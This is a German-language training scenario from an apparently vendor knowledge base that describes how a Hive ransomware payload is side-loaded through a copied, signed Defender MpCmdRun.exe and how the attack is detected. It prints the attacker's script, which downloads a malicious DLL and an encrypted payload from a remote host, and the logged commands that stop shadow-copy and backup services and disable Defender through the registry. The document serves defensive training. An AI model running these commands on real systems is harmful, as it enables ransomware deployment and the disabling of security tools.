

Trainingsszenario – DLL-Injektion

Gruppenname

Trainingsdaten - Dll Injection (Hive)

Szenario

In diesem Trainingsszenario führen wir eine verschlüsselte Ransomware-Payload mittels DLL-Injektion in einen signierten MS Defender aus. Es wurde eine benutzerdefinierte DLL erstellt, so wie sie ein Angreifer erstellen würde, die eine gefälschte .log-Datei entschlüsselt und ausführt.


Viele Sicherheitstools ignorieren schlicht Prozesse, die von einem signierten übergeordneten Prozess gestartet wurden, insbesondere von einem signierten Antivirus-Prozess, und noch mehr, wenn es sich um Defender handelt. Defender-Befehle sind nicht nur oft erlaubt, sondern auch häufig extrem privilegiert. Hier wird der Befehl für ein Signatur-Update bewaffnet - etwas, das nicht nur üblich ist, sondern auch bei jeglicher Art von Malware-Jagd ignoriert würde. Wir zeigen hier, dass ein Angreifer selbst mit einfachem „Living off the Land“-Handwerk privilegierte Payloads ausführen kann, indem er ein einfaches Skript ohne benutzerdefinierte Injektionswerkzeuge auf dem Rechner platziert.

Hier ist das genaue Skript, das auf dem Opferrechner ausgeführt wurde. Beachten Sie, dass nichts explizit Böses geschieht - das Kopieren der Defender-EXE(s) in ein Staging-Verzeichnis dient lediglich dazu, die `C:\staging`-Dateien in der Ursachenanalyse hervorzuheben.

```
mkdir C:\staging
copy C:\Windows\WinSxS\amd64_windows-defender-
service_31bf3856ad364e35_10.0.19041.746_none_a39f6d9ab59bd8b7\* C:\staging
move C:\staging\mpclient.dll C:\staging\realdll.dll; cd C:\staging
curl 169.254.247.102:8000/0x80004006.log -outfile 0x80004006.log; curl
169.254.247.102:8000/mpclient.dll -outfile mpclient.dll
./MpCmdRun.exe -SignatureUpdate
```

Aufgeschlüsselt Zeile für Zeile:

1. Staging-Verzeichnis wird erstellt
2. Defender wird in das Staging-Verzeichnis kopiert
3. Die echte mpclient.dll wird umbenannt
4. Verschlüsselte „Log“-Datei und bösartige DLL werden von einem Remote-Server heruntergeladen
5. Der echte, signierte MpCmdRun wird mit der Signatur-Update-Aufgabe ausgeführt



MpCmdRun.exe

Erkennung

Number of Incidents	Machine Name	Program Path	Program Arguments
▼ 1	\\DESKTOP-GISR8SE	C:\staging\[7374FC8E-2AF0-4EC5-A038-CBA3830C5E94]	"(7374FC8E-2AF0-4EC5-A038-CBA3830C5E94)"

Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 6:45:16 PM EDT	Red Ringed	False	False	True

Automated Response

Betrachtet man zunächst die automatisierte Reaktion, würden bei Ihnen sofort die Alarmglocken läuten. Ein Prozess, der nie zuvor gesehen wurde, mit einem zufälligen GUID-Namen, wurde ausgeführt und hat Cyber Crucible ausgelöst, dazu noch unsigniert. Beachten Sie jedoch, dass der Pfad hier leicht etwas weniger beängstigend aussehen könnte. Er wurde absichtlich als C:\staging

belassen, um ihn hervorzuheben.

Der unmittelbar nächste Schritt wäre, diese Datei zu finden und herauszufinden, wie sie dorthin gelangt ist. Wahrscheinlich wurde sie automatisch gelöscht, aber wir können uns die Prozesserstellungen von Cyber Crucible ansehen, um zu sehen, wer sie ursprünglich ausgeführt hat.

Parent Path	Child Path	Child Arguments
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\staging\MpCmdRun.exe	"C:\staging\MpCmdRun.exe" -SignatureUpdate
C:\staging\MpCmdRun.exe	C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	"{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}"
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "LanmanWorkstation" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "LanmanWorkstation" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SamSs" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SamSs" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SDRSVC" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SDRSVC" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SstpSvc" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SstpSvc" /y
C:\Windows\System32\services.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k WerSvcGroup
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "vmicvss" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "vmicvss" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "VSS" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "VSS" /y

Powershell → MpCmdRun → {7374F...}

Genau wie im obigen Szenario beschrieben, startete ein PowerShell-Skript eine Defender-ausführbare Datei, die wiederum unseren beängstigenden Prozess startete. Die Malware-Payload löste anschließend zahlreiche untergeordnete Prozesse aus, um verschiedene Staging-Aufgaben durchzuführen. Die Einsicht in diese Hintergrundprozesse liefert oft Erkenntnisse über auf dem System erstellte Dateien, geänderte Registrierungsschlüssel, Wurmaktivitäten usw.

Child Path	Child Arguments
C:\Windows\System32\sc.exe	sc.exe config "SamSs" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SDRSVC" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SstpSvc" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "vmicvss" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "VSS" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "wbengine" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "WebClient" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "UnistoreSvc_99328" start= disabled
C:\Windows\System32\reg.exe	reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
C:\Windows\System32\reg.exe	reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f

Otherwise „invisible behavior“

Zu diesem Zeitpunkt wurde der Angriff bereits von Cyber Crucible eingedämmt, aber die Analyse der zugehörigen Prozesse ist wichtig, um den Umfang der bösartigen Aktivitäten zu ermitteln. Die Ausführung der unsignierten EXE allein wirkt offensichtlich, wenn sie von Cyber Crucible dargestellt wird, aber häufig würden Hintergrundprozesse, die von etwas so privilegiertem und geschütztem wie Defender gestartet werden, schlicht ignoriert.

Relevante Dokumentation

- [Mitre T1543](#) - Das Erstellen oder Modifizieren eines Systemprozesses kann bösartigen Code als normalen, vertrauenswürdigen Systemprozess vor der Malware-Erkennung tarnen.
- [Mitre T1068](#) - Die Durchführung einer Rechteausweitung über Software-Schwachstellen kann es bösartigem Code ermöglichen, Berechtigungsbeschränkungen oder virtualisierte Umgebungen zu umgehen.
- [Mitre T1055-001](#) - DLL-Injektion kann verwendet werden, um bösartigen Code in einen Prozess zu laden, indem der Zielprozess einfach angewiesen wird, eine neue DLL zu laden, oder indem eine legitime DLL vor dem Laden ersetzt wird.
- [Mitre T1059-001](#) - PowerShell wird von Windows-Malware häufig verwendet, um Malware-Einrichtungen durchzuführen, wie etwa das Ersetzen legitimer Dateien durch bösartige.

Revision #1

Created 2026-07-24 03:54:41 UTC by Dennis Underwood

Updated 2026-07-24 03:54:41 UTC by Dennis Underwood